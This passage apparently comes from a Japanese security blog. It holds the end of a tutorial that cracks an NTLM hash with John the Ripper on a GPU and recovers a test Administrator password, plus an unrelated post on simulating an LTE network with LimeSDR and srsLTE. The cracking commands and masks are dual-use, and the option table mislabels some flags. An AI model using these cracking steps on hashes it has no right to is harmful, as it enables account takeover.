22 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3622Kp/s 3622Kc/s 3622KC/s !QWasd890zx.abygurl69
23 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3931Kp/s 3931Kc/s 3931KC/s !PeBbLeS!.a6_123
24 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3957Kp/s 3957Kc/s 3957KC/s !LuvShan..*7¡Vamos!
1 0g 0:00:00:00 DONE (2022-11-30 17:11) 0g/s 3758Kp/s 3758Kc/s 3758KC/s !SI!LIL1218..    you805
Waiting for 23 children to terminate
Session completed

Administratorアカウントの平文パスワードが「admin123」であることを特定できています。

次に、GPUによるパスワードクラッキングの動作確認を行います。今回は1~8文字のパスワードの総当り攻撃で解析します。対象とする文字種は、英小文字、英大文字、数字です。なお、John the Ripperは一度解析したパスワードハッシュ値を記録し、解析対象から除外してくれるため、ここでは同フォルダ内のjohn.potファイルを削除しておく必要があります。

オプション 説明
--format 解析対象のハッシュタイプを指定する。今回はNTLMなのでntを指定。
--devices 並列処理を行うため、解析するプロセス数を指定する。使用しているCPUが24スレッドであるため、24を指定。
--mask 用する辞書リストを指定する。今回はKali Linuxから持ってきたrockyou.txtを指定。
--min-length 解析する最小のパスワード長を指定する。
--max-length 解析する最大のパスワード長を指定する。
-1 1~9番までカスタム文字種を定義できる。今回は1番に数字、英小文字、英大文字を指定している。
C:\path\to\john-1.9.0-jumbo-1-win64\run> del john.pot
C:\path\to\john-1.9.0-jumbo-1-win64\run> john.exe --format=nt-opencl --devices=1 --mask='?1' --min-length=0 --max-length=8 -1=[0-9a-zA-Z] ntlm.hash
Device 1: NVIDIA GeForce RTX 3080
Using default input encoding: UTF-8
Loaded 1 password hash (NT-opencl [MD4 OpenCL])
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate buffered, minimum 278528 needed for performance.
0g 0:00:00:04 1.59% (1) (ETA: 17:30:55) 0g/s 0.2197p/s 0.2197c/s 0.2197C/s 0
0g 0:00:00:06 1.61% (2) (ETA: 17:32:55) 0g/s 9.106p/s 9.106c/s 9.106C/s 00
0g 0:00:00:06 1.61% (3) (ETA: 17:32:55) 0g/s 564.4p/s 564.4c/s 564.4C/s 000..00Z
Warning: Only 62 base candidates buffered, minimum 557056 needed for performance.
0g 0:00:00:06 1.61% (4) (ETA: 17:32:55) 0g/s 34979p/s 34979c/s 34979C/s 0000..00ZZ
Warning: Only 3844 base candidates buffered, minimum 557056 needed for performance.
0g 0:00:00:06 1.61% (5) (ETA: 17:32:55) 0g/s 2166Kp/s 2166Kc/s 2166KC/s 00000..00ZZZ
Warning: Only 238328 base candidates buffered, minimum 557056 needed for performance.
0g 0:00:00:06 1.64% (6) (ETA: 17:32:49) 0g/s 133747Kp/s 133747Kc/s 133747KC/s 000000..00LUk2
0g 0:00:00:08 1.61% (7) (ETA: 17:34:58) 0g/s 7216Mp/s 7216Mc/s 7216MC/s 0000000..00LUk20
0g 0:00:01:57 1.61% (8) (ETA: 19:27:36) 0g/s 30592Mp/s 30592Mc/s 30592MC/s 00000000..00LUk200
admin123         (Administrator)
1g 0:00:07:11 DONE (8) (2022-11-30 17:33) 0.002318g/s 33086Mp/s 33086Mc/s 33086MC/s admin123..00FzH223
Use the "--show --format=NT-opencl" options to display all of the cracked passwords reliably
Session completed

こちらの方法でも、Administratorアカウントの平文パスワードが「admin123」であることを特定できています。

これで、CPUによる辞書リストベースの解析、およびGPUによるマスクベースの解析、いずれも正常に動作していることを確認できました。なお、解析結果は以下のコマンドによって、後からでも確認可能です。

C:\path\to\john-1.9.0-jumbo-1-win64\run> john.exe --format=nt-opencl --show ntlm.hash
Device 1: NVIDIA GeForce RTX 3080
Administrator:admin123:500:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::

1 password hash cracked, 0 left

おわりに

Windows+GPU環境でJohn the Ripper使ったパスワードクラッキング環境を構築しました。

本記事の導入のとおり、次は同じ端末上でHashcatによるパスワードクラッキング環境を構築し、各ツールの性能比較を行う予定です。

参考文献

https://github.com/openwall/john/tree/bleeding-jumbo/doc

LimeSDR と srsLTE による LTE シミュレーション

LTE 通信を利用する IoT 製品が増えてきていることもあり、以前から LTE に興味がありました。そこで LimeSDR と srsLTE を組み合わせて LTE ネットワークのシミュレーションを試してみました。

※注意
今回、記事の中で紹介している LimeSDR のような技適を取得していない製品をそのまま使用することは違法です。必ずシールドルームやシールドボックスなどの電波を遮断できる環境で使用してください。

今回購入したハードウェア

LimeSDR

  • LimeSDR USB Type-A ($299)
  • Acrylic Case ($99)
  • Four Antenna + Cable Pairs ($85)

www.crowdsupply.com

SDR とは、ソフトウェアでシステム機能を変更することにより、単一のハードウェアで複数のシステム機能に対応可能な無線システムを実現する技術です。LimeSDR のような製品を使用することで LTE やその他 LPWA などの複数の無線システムをシミュレーションすることが可能です。

ちなみにアクリルケースはなくてもよいのですが、LimeSDR は RF コネクタが U.FL で強度に不安があったため念のため購入しました。

テスト用 SIM カード

  • sysmoUSIM-SJS1 4FF/nano SIM + USIM Card (10-pack) with ADM Keys (80.92€)

shop.sysmocom.de

SIM カードの認証に必要な Ki などの情報が分かる、テスト用の SIM カードを用意する必要があります。

srsLTE とは

LTE ネットワークをシミュレーションするためには、専用のソフトウェアが必要です。LTE 用のソフトウェアはオープンソースのものがいくつか存在しますが、今回は srsLTE を使用しました。

github.com

srsLTE は SRS によって開発されたフリーでオープンソースな LTE ソフトウェアスイートで、srsUE、srsENB、srsEPC の 3 つのコンポーネントからなっています。srsUE はクライアント端末側をシミュレーションするもので、今回クライアント側には実機の Android 端末を使用したため srsUE は使用しませんでした。

ちなみに LTE 用のオープンソースソフトウェアは srsLTE の他にも、openLTE や OAI (OpenAirInterface) などがあります。中でも OAI は srsLTE と比較して実システムに近いアーキテクチャになっているらしく、こちらもいつか試してみたいです。

環境構築

インストールした環境

srsLTE をインストールした PC のスペックおよび環境は以下のとおりです。

  • PC のスペック

    • Intel Core i5-4200U @ 4x 2.6GHz
    • Memory 8 GB
    • USB 3.0 Interface
  • 環境

$ uname -a
Linux lte 4.18.0-20-generic #21~18.04.1-Ubuntu SMP Wed May 8 08:43:37 UTC 2019 x86_64 x86_64 x86_64   GNU/Linux

$ cat /etc/os-release | head -n 2
NAME="Ubuntu"
VERSION="18.04.2 LTS (Bionic Beaver)"

必要なソフトウェアのインストール

インストールは以下のサイトを参考に行いました。

設定の変更

各種ソフトウェアのインストールが終了したら、srsLTE の設定ファイルを編集します。

$ vim ~/.config/srslte/enb.conf
[rf]
dl_earfcn = 3050
tx_gain = 56
rx_gain = 38

device_name = soapy
device_args = rxant=LNAH,txant=BAND2
time_adv_nsamples = 70
burst_preamble_us = 0

次に、user_db.csv ファイルに用意した SIM カードのデータを登録します。

後は Android 端末に SIM カードを挿入し、APN を設定すれば LTE による接続ができるようになります。このとき APN、eNB、EPC において、MCC、MNC の値をすべて一致させる必要があります。一致していない場合、クライアント端末からインターネットに接続することができませんでした (ここでかなりつまづいた……)。

これらの設定を行うことで、無事にクライアント端末からシミュレーションしている LTE ネットワークに接続できました。

Motorola_LTE

おわりに

今年の 4 月に SDR を購入し、ゴールデンウィーク中に LTE のシミュレーションをしようと思っていたのですが、SDR の知識も LTE の知識も全くない状態から始めたのでかなり苦労しました。

とりあえずシミュレーションまではうまくいったので、次は実際に LTE 通信のパケット解析を行ってみたいと思っています。また、せっかく高価な SDR を購入したので、これを使って LPWA などの LTE 以外の通信も試してみようと思います。